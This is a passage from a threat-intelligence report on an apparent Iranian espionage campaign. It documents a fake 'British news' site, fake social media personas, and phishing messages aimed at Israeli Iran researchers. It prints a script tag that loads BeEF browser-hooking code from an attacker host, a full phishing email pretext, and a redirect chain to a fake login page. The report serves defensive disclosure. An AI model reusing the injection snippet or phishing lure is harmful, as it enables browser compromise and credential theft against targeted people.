Below is a screenshot from the “about” page of the fake news agency website, detailing its objectives and giving the email addresses of various “employees”:

The screenshot shows the "About Us" page of the British news website. The URL in the address bar is highlighted with a red box. The page title is "Welcome to British news , an international non profit news agency". Below the title, there's a section titled "About British news" which states: "The British news agency has been established as a public company in London . We are Covering international news for an online, global audience. Our team of multinational staff began this work to broadcast impartial news from all over the world .". A red box highlights the contact information: "For contacting British news , email at info@britishnews.org .". Below this, there's a section titled "Our Management Team" with two entries. The first entry is for "CEO" with a red box around the name "RICHARD BANCROFT" and the email "richard.bancroft@britishnews.org". The second entry is for "HEAD OF EDITORS".



Note the use of present perfect instead of past simple in "has been established" (instead of "was established"), present progressive (we are covering) instead of present simple (we cover) to mark a habitual aspect, and "began this work" – all suggesting a Persian-thinking writer.

This fake news-agency and accompanying social media accounts are not used to disseminate propaganda or false information. Their content was automatically copied from legitimate sources. The purpose of this news agency is to create legitimacy, with the end goal of reaching out to their targets and infecting them while visiting the infected website.

The website contains BeEF (Browser Exploitation Framework – a penetration testing tool that focuses on web browsers), however it seems that the payload is sent only when the victim visits the site from IPs in a whitelist managed by the attackers. This might indicate they are after specific targets or organizations rather than widespread infection.

The screenshot below shows w3school.hopto[.]org, which served BeEF, called when britishnews.com[.]co is loading:


The screenshot shows a web browser window with the URL britishnews.com.co. On the left, there's a sidebar with social sharing icons for Facebook (3 shares), Twitter, and Google+. The main content area features a logo with two lions and a crown, followed by a dark banner with light spots. Below the banner is a network timeline tool. The timeline shows several requests and responses, with a green bar indicating the duration of each request. The requests listed in the timeline are:

| Name | Request URL | Referrer Policy |
|--------------------------------|--------------------|------------------------------|
| britishnews.com.co | http://w3school.ho | no-referrer-when-downloading |
| tesma.js | http://w3school.ho | no-referrer-when-downloading |
| cuteslider.css | http://w3school.ho | no-referrer-when-downloading |
| settings.css?rev=4.2.2 | http://w3school.ho | no-referrer-when-downloading |
| dynamic-captions.css?rev=4.2.2 | http://w3school.ho | no-referrer-when-downloading |

The "General" section of the timeline details shows the Request URL as <http://w3school.ho> and the Referrer Policy as "no-referrer-when-downloading". The "Request Headers" section shows a warning: "Provisional headers are shown" and the Referer header as <http://britishnews.com.co>.

```
<!DOCTYPE html>
<html lang="en-US" class="no-js" prefix="og: http://ogp.me/ns#>
<head>
  <title>
    Homepage &ndash; Britishnews </title>
<script type="text/javascript" src="http://w3school.hopto.org:2061/tesma.js"></script>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<link rel="profile" href="http://gmpg.org/xfn/11" />
```

At the bottom of the site are links to social media accounts created by the attackers:



A screenshot of a browser's developer tools, specifically the Elements tab, showing the source code for a social media navigation bar. The bar contains links for Twitter, Instagram, LinkedIn, and Facebook. The URLs for these links are highlighted with red boxes. A large red arrow points from the text above to this screenshot.

```
events Console Sources Network Timeline Profiles Application Security Audits
::before
<ul class="social-icons fixclear" == $0
::before
- GET SOCIAL

<li class="social-twitter">
Twitter

<li class="social-instagram">
Instagram


<li class="social-linkedin">
Linkedin

<li class="social-facebook">
Facebook


```

Below are screenshots of the accounts.

Instagram, [Instagram\[.\]com/britishnewslive](https://www.instagram.com/britishnewslive/) with over 13,000 followers (unavailable for several months):



A screenshot of the Instagram profile for "britishnewslive". The profile picture is a logo for "British News". The bio reads: "The British news is a company that broadcasts world news and also is a British-National daily news agency, known as a national agency, [Britishnews.org](#)". Three sample posts are shown: two men standing together, a female athlete performing a high jump, and a woman in a red shirt.


Twitter, <https://twitter.com/britishnewslive> (online at time of writing):

The screenshot shows the Twitter profile of @Britishnewslive. The header features a blue background with the Twitter logo and navigation links for Home and About. A search bar is located in the top right corner. Below the header is the user's profile picture, which is a crest with "British News" in red and blue. The profile information includes the handle @Britishnewslive, the website britishnews.org, and a joining date of October 2016. On the right side, there are statistics: 1,272 tweets, 8 accounts followed, and 124 followers. Below the stats are two tweet cards. The first tweet, posted by @Britishnewslive on April 19, discusses Salesforce's Einstein High Velocity Sales Cloud, featuring a screenshot of the software interface. The second tweet, also from April 19, mentions delivery robots and links to britishnews.com.co. Like and retweet buttons are visible between the tweets.

Facebook page - facebook.com/officialbritishnewslive (unavailable for several months):

The screenshot shows the Facebook page for @officialbritishnewslive. The left sidebar contains a profile picture, the handle @officialbritishnewslive, and a menu with options like Home, Posts, Photos, About, Likes, and Create a Page. The main content area shows a post from April 19 at 6:12am sharing a link to an article about Salesforce's Einstein High Velocity Sales Cloud. The post includes a cartoon character of a scientist holding a globe and a screenshot of the sales software interface. The right sidebar displays the page's About section, which describes it as a Media/News Company based in London that will broadcast world news. It lists the website Britishnews.org and the category Media/News Company. The People section shows 3 likes, and the Visitor Posts section is empty.

LinkedIn company page, [linkedin\[.\]com/company/britishnews](https://www.linkedin.com/company/britishnews) (unavailable for several months):



The screenshot shows the LinkedIn company profile for "Britishnews". The profile includes a logo featuring two lions, the text "British News", and a banner at the top stating "This website uses cookies to improve service and provide tailored ads. By using this site, you agree to our use of cookies". The company is categorized as "Broadcast Media" with "11-50 employees". A "Home" tab is selected. The main content area describes the company as a public company in London, owned by the British Media Group, with over 17 million readers per month. It also mentions its engagement with readers through talkboards and weblogs. The "Website" field is highlighted with a red box and contains the URL <http://britishnews.com.co/>. Other details shown include "Industry: Broadcast Media" and "Type: Public Company".

The British news agency has been established as a public company in London.
The British news is a company that will broadcast world news
and also is a British national daily news agency, known as a national agency.
It is a British news and media website owned by the British Media Group. It contains nearly all of the content of the newspapers, as well as a substantial body of web-only work produced by its own staff, including a rolling news service.
As of November 2014, it was the second most popular online newspaper in the UK with over 17 million readers per month; with over 21 million monthly readers, Mail Online was the most popular.

The site is made up of a core news site, plus a network of niche websites covering subjects including media, environment and technology, sport, education and the public sector. The Britishnews is notable for its engagement with readers, including long-running talkboards and, more recently, a network of weblogs.

The site can be viewed free and without registration, though some services such as leaving comments on articles require users to register. In March 2009, Britishnews launched their API, using the OAuth protocol, and making a wide range of Britishnews.com.co content available for use by web application developers.

| | | |
|---|------------------------------------|-------------------------------|
| Website http://britishnews.com.co/ | Industry Broadcast Media | Type Public Company |
| Company Size 11-50 employees | | |

The attackers also created a fake LinkedIn profile, Isabella Carey, that “worked” at the fake news company: [linkedin\[.\]com/in/isabella-carey-98a42a129](https://www.linkedin.com/in/isabella-carey-98a42a129) (unavailable for several months):

Isabella Carey

Freelance Journalist at Britishnews

Britishnews • University of Alabama

Abberton, Hereford and Worcester, United Kingdom • 187 

[Send InMail](#)

Skilled in media and communications with nearly 15 years of experience in broadcasting, print and social media. Effective communications specialist with concise writing and spokesperson abilities. Creative wri... [See more](#)

Experience



Freelance Journalist

Britishnews

May 2012 – Present • 5 yrs 1 mo



Reporter

Alabama Public Radio

Aug 2002 – Aug 2004 • 2 yrs 1 mo

An email address with the same name, isabella.careyy@gmail.com, was used to register 12 malicious domains by Charming Kitten, as can be seen in PassiveTotal²¹:

| | Focus | Email |
|-------|-------|-------|
| .. 1 | | |
| ... 1 | | |
| .. 1 | | |
| ... 1 | | |
| ... 1 | | |
| .. 12 | | |
| .. 12 | | |
| 6 | | |
| 6 | | |
| 10 | | |
| 1 | | |
| 1 | | |

²¹ <https://community.riskiq.com/search/whois/email/isabella.careyy@gmail.com>

Made up students and journalists

Multiple Israeli Iranist and middle east researchers were sent emails and Twitter direct messages by made up entities. These entities are reviewed below.

Zehavit Yehuda

One of the fake entities is “KNBC News journalist Zehavit Yehuda”, who sent the following phishing email:

From: zehavit Yehuda <zehavitYehuda85@usa.com>
Date: 10 September 2017 at 10:29:58 GMT+3
To: [REDACTED]@net.il
Subject: Critical Need

Hell Mr [REDACTED]
I'm zehavit Yehuda and I am a Political researcher. I'm Working at KNBC News.
I'm investigate about Middle East and I recently wrote an article about war in the Middle East.
Currently I'm Searching on Iran's involvement in regional wars. the main purpose of this article is Iran's influence on Iraq, Palestine and Syria wars.
I found you through Haifa University and your facebook Page. I know that you have done a lot of researches and studies in this Political field.
This link contains my article in googlr Drive:
<https://sites.google.com/view/docs-downloads>
please take a look and get back at me
I just want to use your feedback and experience on this article and I need your guidance to complete this Article.

The email links to a website, [https://sites.google\[.\]com/view/docs-downloads](https://sites.google.com/view/docs-downloads), which was built with Google Sites:


The screenshot shows a Google Site page. At the top, there is a header bar with a lock icon and the URL <https://sites.google.com/view/docs-downloads>. Below the header is a map of the Middle East with countries labeled: JORDAN, IRAQ, KUWAIT, EGYPT, BAHRAIN, QATAR, and PERSIAN GULF. Overlaid on the map is the text "Islam policy in The Middle East". Below the map, there is a file icon labeled "PDF" with a red background, representing a PDF document named "Islam In Middle East.pdf". A blue "DOWNLOAD" button is located below the file icon. At the bottom of the page, there is a footer note: "Made with the new Google Sites, an effortless way to create beautiful sites."

The Download button is a redirection link:

[http://www.google\[.\]com/url?q=http%3A%2F%2Fdownload-google.com-orginallinks.ga%2Fdownload%2Ffile%2Fusr%<redacted>&sa=D&sntz=1&usg=<redacted>](http://www.google[.]com/url?q=http%3A%2F%2Fdownload-google.com-orginallinks.ga%2Fdownload%2Ffile%2Fusr%<redacted>&sa=D&sntz=1&usg=<redacted>)

Which leads to a fake log-in page in a domain registered by the attackers:

[http://download-google.com-orginal-links\[.\]ga/download/file/usr/<redacted>](http://download-google.com-orginal-links[.]ga/download/file/usr/<redacted>)



Yafa Hyat

Fake entity "Yafa Hyat" (@yafa1985hyat, online at time of writing) has contacted an Israeli Iranist via a direct message on twitter, pretending to be a political researcher who needs help with an article:




A screenshot of a Twitter profile page for the user "yafa hyatt" (@yafa1985hyat). The profile picture shows a woman with pink hair in a field. The bio reads: "Political Researcher". The location is listed as "California, USA". The account was joined in September 2017. The "Following" count is 36 and the "Followers" count is 2. A prominent message at the top right of the profile card states "@yafa1985hyat hasn't Tweeted" with the note "When they do, their Tweets will show up here."


yafa hyatt
@yafa1985hyat
Political Researcher
California, USA
Joined September 2017

@yafa1985hyat hasn't Tweeted
When they do, their Tweets will show up here.


